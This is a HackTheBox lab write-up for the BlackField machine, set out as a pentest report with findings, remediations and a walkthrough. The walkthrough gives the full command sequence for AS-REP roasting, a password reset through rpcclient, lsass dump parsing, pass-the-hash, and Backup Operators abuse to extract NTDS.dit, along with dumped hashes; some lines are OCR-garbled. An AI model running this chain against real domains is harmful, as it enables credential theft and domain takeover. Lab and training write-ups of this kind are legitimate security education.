
Report - BlackField - HTB



Testing Summary

BlackField is a Hard rated machine on HackTheBox, which is running a Domain Controller, and is hosted on a Windows 2019 Server operating system. Blackfield offers practice with SMB user enumeration, AS-REP or Kerberos preauthentication attack to retrieve a hash then decrypting the hash for the accounts plaintext password. Then Enumerating the SMB share with a Username and password to dump Isass artifacts, to then translate it into a username and

password which could remote into the system. That user then has Backup Operators group, which could be use to dump the Active Directory database for the Domain Administrator account.

Tester Notes and Recommendations

Enforce the use of pre-authentication for all user accounts on the domain.

Key Weaknesses found during the assessment

- 1. AS-REP Roasting attack.
- 2. Limit the service accounts permissions and network access to only what is required for the service to function. (least privilege)
- 3. Backup Operators group use.

Technical Findings

Finding 1: AS-REP Roasting

Description	Accounts where the Kerberos authentication service response happens when pre-authentication is disabled, as a result the domain controller sends a encrypted ticket that contains the accounts hash which can be decrypted.
Risk	Likelyhood: High Impact: High
System	BLACKFIELD.local
Tools Used	Impacket-GetNPUsers, Hashcat
References	CWE-307 https://cwe.mitre.org/data/definitions/307.html

Evidence

```
(root@ kali)-[/home/kali/Desktop/HTB/blackfield]

# impacket-GetNPUsers BLACKFIELD.local/ -usersfile users.txt -dc-ip 10.10.10.192 -outputfile ADhash.txt

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.utC).

now = datetime.datetime.utcnow() + datetime.timedelta(days=1)

[-] User audit2020@blackfield.local doesn't have UF_DONT_REQUIRE_PREAUTH set

%krb5asrep$23$support@blackfield.local@blACKFIELD.LoCAL:67f0fc46b2b0f6b1f4e9651934d2f5fc$3f3f0ebb228939fb37e46af056109aac50aedfa87d5aa0adf10db6c651c0b20c224

fced86320dd60315fc30b3b0d2ea730e32e29ce3c5c2655e4492ddb1046f6d26cd0af1f5fd0390029381f7e1c253a42c6b91c1led227fdc6a080e255d16d6712ad6f13d7182077bc45f7bf006643

d40a40b072090baf16a8c9c7553fe4392910222355f3d1e24bc3f74702058cacb26046ffc2ccd8fb7b2Bdd5178dbc3f7bdf064a663ea74b4a745fb958b0367482696e11e051373841fde

b62dd58fe78683227c7fe97c447afdf65dd54951eba929d72306b31c65abb2a28e47562000bff0ff4d2247b35659a7538e9d7482e30c

[-] User svc_backup@blackfield.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

\$krb5asrep\$23\$support@blackfield.local@BLACKFIELD.LOCAL:67f0fc46b2b0f6b1f4e9651934d2f5fc\$3f3f0ebb228939fb37e46af056109aac50aedfa87d5aa0adf10db6c651c0b20c224 fced86320dd60315fc30b3b9d2ea730e32e29ce3c5c2652eb4492ddb1046f6d26cd0a1ff5fd0390029381f7e1c253a42c6b91c11ed227fdc6a080e2561db6712ad6f13d7182077bc45f7bf006843 dd40a40b07209ba1f6a8c997553f4e3022910222355fd31e24bc3f7470e05843 cd26a46ffc28d63fb4b28d635178dbc2547fb1d5lb7f0684a636ga74bd2745fb58b0367482696e11e051373841fde 0b62dd58fe78683227c7fe97c447afdf65dd54951eba929d72306b31c65abb2a28e47562000bff0ff4d2247b35659a7538e9d7482e30c: #006*BlackKnight


Remediation

Enable Pre-authentication requirements for all user accounts, including service accounts.

Finding 2: Service accounts not using Least Privilege Principals

Description	Service accounts on the system are not using the concept of least privilege, instead they are copies of standard user accounts. This can leave your system vulnerable with user sprawl.
Risk	Likelyhood: High Impact: High
System	blackfield.local
Tools Used	bloodhound, kerbrute, rpcclient
References	Least Privilege Violation CWE 272 - https://cwe.mitre.org/data/definitions/272.html

Evidence



```
(kali% kali)-[~/Desktop/HTB/blackfield]
$ rpcclient -U Blackfield.local/support%#00^BlackKnight -I 10.10.10.192 dc01.Blackfield.local
rpcclient $> setuserinfo2
Usage: setuserinfo2 username level password [password_expired]
result was NT_STATUS_INVALID_PARAMETER
rpcclient $> setuserinfo2 audit2020 23 Passw0rd!!
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> hostname; whoami /priv; ipconfig /all
DC01
PRIVILEGES INFORMATION
Privilege Name
                           Description
                                                        State
SeMachineAccountPrivilege
                           Add workstations to domain
                                                        Enabled
SeBackupPrivilege
                           Back up files and directories Enabled
SeRestorePrivilege
                           Restore files and directories Enabled
SeShutdownPrivilege
                         Shut down the system
SeChangeNotifyPrivilege
                         Bypass traverse checking
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Windows IP Configuration
  Host Name . . . . . . . . . . : DC01
  Primary Dns Suffix . . . . . : BLACKFIELD.local
  Node Type . . . . . . . . . . : Hybrid
  IP Routing Enabled. . . . . . . . No
  WINS Proxy Enabled. . . . . . . . No
  DNS Suffix Search List. . . . . : BLACKFIELD.local
Ethernet adapter Ethernet0 2:
  Connection-specific DNS Suffix . : htb
  Description . . . . . . . . . : vmxnet3 Ethernet Adapter
  Physical Address. . . . . . . . : 00-50-56-B0-0C-76
  DHCP Enabled. . . . . . . . . . . . . No
  Autoconfiguration Enabled . . . . : Yes
  IPv6 Address. . . . . . . . . : dead:beef::2127:9360:6b49:8f9f(Preferred)
  Link-local IPv6 Address . . . . : fe80::2127:9360:6b49:8f9f%17(Preferred)
  IPv4 Address. . . . . . . . . . : 10.10.10.192(Preferred)
  Default Gateway . . . . . . . . : 10.10.10.2
  DHCPv6 IAID . . . . . . . . . : 385896534
  DHCPv6 Client DUID. . . . . . . : 00-01-00-01-26-05-64-77-08-00-27-2C-10-8A
  DNS Servers . . . . . . . . . : 127.0.0.1
  NetBIOS over Tcpip. . . . . . : Enabled
  Connection-specific DNS Suffix Search List :
```

Remediation

Limit Service accounts, to only having access to what the service accounts need.

Internal Penetration Test Findings

Finding 3: Use of Backup Operators group

Description	The backup operators group has the capability to copy over all NTDS.dit,
	and SYSTEM keys from the DC by using a built in tool called wbadmin,

	which is built into Microsoft, a tool used to backup all registry hive information incase of system crashes.
Risk	Likelyhood: Medium
System	BLACKFIELD.local
Tools Used	Bloodhound, wbadmin,
References	CWE Improper Privilege Management - https://cwe.mitre.org/data/definitions/269.html#:~:text=If an error ormistake,Assignment (CWE-266) .

Evidence

```
-(root⊗kali)-[/home/kali/Desktop/HTB/blackfield]
# impacket-secretsdump -ntds ntds.dit -system System LOCAL > SecretsDump.txt
  -(root@kali)-[/home/kali/Desktop/HTB/blackfield]
# cat SecretsDump.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0×73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[\star] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:9dd30a69eb8973b55985d5a8bc44f569:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:4aa0f66b8059750e6e410122cdf05ce2:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
```

Remediation

Remove any accounts from Backup Operators group, and prevent any user from having access to this group as a policy.

Walkthrough Path

Lets start with a nmap scan.

```
·(kali⊕kali)-[~/Desktop/HTB]
$ sudo nmap -A -p-
                         -min-rate 10000 10.10.10.192
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 12:04 EST
Nmap scan report for 10.10.10.192
Host is up (0.014s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain
                                 Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-14 00:04:58Z)
135/tcp open msrpc Microsoft Windows RPC
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.log
                                Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
3268/tcp open ldap
                                Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
                                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open http
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
    3:1:1:
      Message signing enabled and required
_clock-skew: 6h59m59s
 smb2-time:
    date: 2025-01-14T00:05:05
|_ start_date: N/A
TRACEROUTE (using port 135/tcp)
             ADDRESS
    13.65 ms 10.10.14.1
  14.54 ms 10.10.10.192
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.34 seconds
```

Domain information:

BLACKFIELD.local

Further enumeration on ports, couldn't really get any specific information from enum4linux, now onto enumerating SMB.

SMB

```
smbclient -N -L \\\10.10.10.192
```

```
-(kali®kali)-[~/Desktop/HTB/blackfield]
 smbclient -N -L \\\10.10.10.192
        Sharename
                        Type
                                   Comment
        ADMIN$
                                   Remote Admin
                        Disk
                        Disk
                                   Default share
                                  Forensic / Audit share.
        forensic
                        Disk
        IPC$
                        IPC
                                  Remote IPC
        NETLOGON
                        Disk
                                  Logon server share
        profiles$
                        Disk
        SYSV0L
                        Disk
                                  Logon server share
Reconnecting with SMB1 for workgroup listing.
```

-forensic

cant do anything in

-profiles\$

loads of usernames

pushing the dirnames to a file then using mousepad to remove the date times and spaces.

```
smbclient \frac{1}{10.10.10.192/profiles} -c "dir" -N > dirout.txt
```

Now Kerbrute to Credential dump any usernames which return valid information.

```
./kerbrute userenum --dc 10.10.10.192 -d blackfield.local ../Desktop/HTB/blackfield/dirout.txt
```

```
| State | Stat
```

All service accounts of somekind, AS-REP?

Impacket-GetNPUsers to see if the user accounts that we have collected from kerbrute could be throwing their hash.

```
(root land) - [/home/kali/Desktop/HTB/blackfield]

# impacket-GetNPUsers BLACKFIELD.local/ -usersfile users.txt -dc-ip 10.10.10.192 -outputfile ADhash.txt

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.uTC).

now = datetime.datetime.utcnow() + datetime.timedelta(days=1)

[-] User audit2020@blackfield.local doesn't have UF_DONT_REQUIRE_PREAUTH set

*krb5asrep$23$support@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield.local@blackfield
```

Support@blackfield.local just shared their hash.

If we throw this in hashcat and dump the password we get the username and password combination.

support:: #00^BlackKnight

So something that is not intended for the blackfield machine however does happen is unintended information dumps when using a username and null password. I am keeping this for me in the future - Witty.

Step 1.



Step 2:

add the -v flag and it dumps the system information




System is confirmed to be a Windows 2019 Domain Controller

10.10.10.192 is running Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD)

Domain Service account which can possibly change password information. uploading the json files into bloodhound


neo4j console
python3 ./bloodhound.py
new tab bloodhound
clear databases
upload json.



searching for domain memberships and user abuse


we can force the audit2020 account to change their passwords using rpcclient. followed by the audit2020 account is a member of Domain Admins which is also a member of Administrator group.

Bloodhound tells us what the exploit is



abusing RPCCLIENT, login as support setuserinfo2 and change the password for audit2020.

now use Audit2020 in SMBMap again to see if we have any access to those forensic shares.



```
      (kali® kali)-[~/Desktop/HTB/blackfield]

      $ smbclient //10.10.10.192/forensic -U audit2020%'Passw0rd!!'

      Try "help" to get a list of possible commands.

      smb: \> dir

      .
      D
      0 Sun Feb 23 08:03:16 2020

      ..
      D
      0 Sun Feb 23 08:03:16 2020

      commands_output
      D
      0 Sun Feb 23 13:14:37 2020

      memory_analysis
      D
      0 Thu May 28 16:28:33 2020

      tools
      D
      0 Sun Feb 23 08:39:08 2020
```

```
smb: \memory_analysis\> ls
                                                                                0 Thu May 28 16:28:33 2020
                                                                D
                                                                D 0 Thu May 28 16:28:33 2020
   conhost.zip
                                                               A 37876530 Thu May 28 16:25:36 2020
                                                              A 24962333 Thu May 28 16:25:45 2020
   ctfmon.zip
                                                             A 23993305 Thu May 28 16:25:54 2020
A 18366396 Thu May 28 16:26:04 2020
   dfsrs.zip
   dllhost.zip
                                               A 8810157 Thu May 28 16:26:13 2020
A 41936098 Thu May 28 16:25:08 2020
A 64288607 Thu May 28 16:25:25 2020
A 13332174 Thu May 28 16:26:24 2020
A 131983313 Thu May 28 16:26:49 2020
A 33141744 Thu May 28 16:27:00 2020
A 33756344 Thu May 28 16:27:11 2020
A 14408833 Thu May 28 16:27:19 2020
A 34631412 Thu May 28 16:27:30 2020
A 34631412 Thu May 28 16:27:38 2020
A 14255089 Thu May 28 16:27:44 2020
A 4067425 Thu May 28 16:27:53 2020
                                                             A 8810157 Thu May 28 16:26:13 2020
   ismserv.zip
  lsass.zip
  mmc.zip
   RuntimeBroker.zip
   ServerManager.zip
   sihost.zip
   smartscreen.zip
   svchost.zip
   taskhostw.zip
   winlogon.zip
   wlms.zip
                                                               A 18303252 Thu May 28 16:27:53 2020
   WmiPrvSE.zip
```

Download the Isass.zip file and search for a way on github to rebuild the Isass file on kali. https://github.com/skelsec/pypykatz

now installing pypykatz to hash the file

```
sudo apt install python3-pypykatz
```

Now run pypykatz to get the dump of the file.

```
pypykatz lsa minidump lsass.DMP
```

this is what you get:

```
-(kali®kali)-[~/Desktop/HTB/blackfield]
sudo pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =
= LogonSession =
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        = MSV =
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
        = WDIGEST [633ba]=
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
        = Kerberos =
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
        = WDIGEST [633ba]=
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
```

using crackmapexec to verify that username works for both smb and winrm. with the SVC_Backup account and hash to further enumerate the directories and domain. The winrm flag shows that svc_backup can login locally to the system.

Using Evil-Winrm to login as svc_backup, and collecting the basics for the user account.

```
*Evil-WinRM* PS C:\Users\svc backup\Desktop> hostname; whoami /priv; ipconfig /all
PRIVILEGES INFORMATION
Privilege Name
                             Description
                                                           State
SeMachineAccountPrivilege
                            Add workstations to domain
                                                          Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system
SeChangeNotifyPrivilege Bypass traverse checking
                                                     Enabled
                                                        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Windows IP Configuration
   Host Name . . . . . . . . . . . . DC01
   Primary Dns Suffix ....: BLACKFIELD.local
  Node Type . . . . . . . . . : Hybrid
  IP Routing Enabled. . . . . . : No
  WINS Proxy Enabled. . . . . . : No
  DNS Suffix Search List. . . . . : BLACKFIELD.local
Ethernet adapter Ethernet0 2:
   Connection-specific DNS Suffix . : htb
   Description . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . : 00-50-56-B0-0C-76
   DHCP Enabled. . . . . . . . . . . . . No
   Autoconfiguration Enabled . . . . : Yes
  IPv6 Address. . . . . . . . . . dead:beef::2127:9360:6b49:8f9f(Preferred)
  Link-local IPv6 Address . . . . : fe80::2127:9360:6b49:8f9f%17(Preferred)
  IPv4 Address. . . . . . . . . : 10.10.10.192(Preferred)
   Subnet Mask . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . : 10.10.10.2
   DHCPv6 IAID . . . . . . . . . : 385896534
  DHCPv6 Client DUID. . . . . . : 00-01-00-01-26-05-64-77-08-00-27-2C-10-8A
  DNS Servers . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . : Enabled
  Connection-specific DNS Suffix Search List:
- ... ... htb
```

groups that svc_backup is a part of Backup Operators group!

Evil-WinRM PS C:\Users\svc_backup\Desktop> net user svc_backup User name svc_backup Full Name Comment User's comment Country/region code 000 (System Default) Account active Yes Account expires Never Password last set 2/23/2020 9:54:48 AM Password expires Never Password changeable 2/24/2020 9:54:48 AM Password required Yes User may change password Yes All Workstations allowed Logon script User profile Home directory Last logon 2/23/2020 10:03:50 AM Logon hours allowed All Local Group Memberships *Backup Operators *Remote Management Use Global Group memberships *Domain Users The command completed successfully.

Now, we can use the Backup Operators group, to backup a copy of important Registry Hives, Such as SAM, SYSTEM and backup NTDS.dit. The entire domain controller hash backup. Now DO NOT GET CONFUSED between SAM and SYSTEM for local machines and ndts.dit files for the domain, if you are on a Domain Controller, for entire domain Owning you must create a backup of the NTDS.dit file.

Now First Local SAM and System.

I used this process to get the SAM and the SYSTEM file and created a local dump to use the Administrator hash to login as Local Admin.

https://www.bordergate.co.uk/backup-operator-privilege-escalation/

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\sam C:\Windows\Tasks\SAM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\system C:\Windows\Tasks\System
The operation completed successfully.
```

```
*Evil-WinRM* PS C:\Windows\Tasks> dir
   Directory: C:\Windows\Tasks
Mode
                   LastWriteTime
                                        Length Name
           1/13/2025 7:46 PM
-a---
                                        45056 SAM
            1/13/2025 7:47 PM
                                     17551360 System
-a-
*Evil-WinRM* PS C:\Windows\Tasks> download SAM
Info: Downloading C:\Windows\Tasks\SAM to SAM
Info: Download successful!
*Evil-WinRM* PS C:\Windows\Tasks> download System
Info: Downloading C:\Windows\Tasks\System to System
Info: Download successful!
*Evil-WinRM* PS C:\Windows\Tasks>
```

back on Kali use the impacket-secretsdump command as root to recreate the SAM and System hashes to create the local Administrator Hashes.

This is the Local administrator accounts hashes for proof of concept, now on to ntds.dit

```
(root® kali)-[/home/kali/Desktop/HTB/blackfield]
# impacket-secretsdump -sam SAM -system System LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0×73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up ...
```

Navigate to C:\Windows\Temp on your svc_backup evilwinrm tab on kali terminal. Now we are going to use wbadmin commands to get a copy of the backup ntds.dit file, then extract it to the users Desktop then download it onto our kali box then create the ntds.dit file.

1.

```
\label{lem:wbadmin} wbadmin start backup - backuptarget: $$ -10.10.192\C$\Windows\Temp\ -include: C:\Windows\ntds.dit - quiet $$
```

2.

wbadmin get versions

```
*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> wbadmin get versions
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Backup time: 9/21/2020 3:00 PM
Backup location: Network Share labeled \\10.10.14.4\blackfieldA
Version identifier: 09/21/2020-23:00
Can recover: Volume(s), File(s)

Backup time: 1/13/2025 7:57 PM
Backup location: Network Share labeled \\10.10.10.192\C$\Windows\Temp\\
Version identifier: 01/14/2025-03:57
Can recover: Volume(s), File(s)

*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> wbadmin start recovery -version: 01/14/2025-03:57
-itemtype:file -items:c:\windows\ntds\ntds.dit -recovery
ytarget:c:\Users\svc_backup\Desktop -notrestoreacl -quiet
```

3.

```
wbadmin start recovery -version:01/14/2025-03:57 -itemtype:file -
items:c:\windows\ntds\ntds.dit -recoverytarget:c:\Users\svc_backup\Desktop -notrestoreacl -
quiet
```

now you can download the ntds.dit file from Evil-WinRm.

```
*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> cd C:\Users\svc_backup\Deskto
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> dir
   Directory: C:\Users\svc_backup\Desktop
Mode
                   LastWriteTime
                                         Length Name
            1/13/2025 7:57 PM
                                       18874368 ntds.dit
-a-
             2/28/2020 2:26 PM
                                           32 user.txt
-a----
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> download ntds.dit
Info: Downloading C:\Users\svc_backup\Desktop\ntds.dit to ntds.dit
Info: Download successful!
*Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

Now use impacket-secretsdump to get your Administrator Domain level hash

```
-(root@kali)-[/home/kali/Desktop/HTB/blackfield]
# impacket-secretsdump -ntds ntds.dit -system System LOCAL > SecretsDump.txt
   -(root@kali)-[/home/kali/Desktop/HTB/blackfield]
# cat SecretsDump.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0×73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:9dd30a69eb8973b55985d5a8bc44f569:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:4aa0f66b8059750e6e410122cdf05ce2:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
```

Login as Administrator using evil-winrm and the hash

-(root@kali)-[/home/kali/Desktop/HTB/blackfield]

```
(root⊗kali)-[/home/kali/Desktop/н1b/ркасктаециј
# evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee
Evil-WinRM shell v3.7
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ...
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type notes.txt
Mates,
After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.
We will probably have to backup & restore things later.
- Mike.
```

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)

Neat!

https://www.hackthebox.com/achievement/machine/1184690/255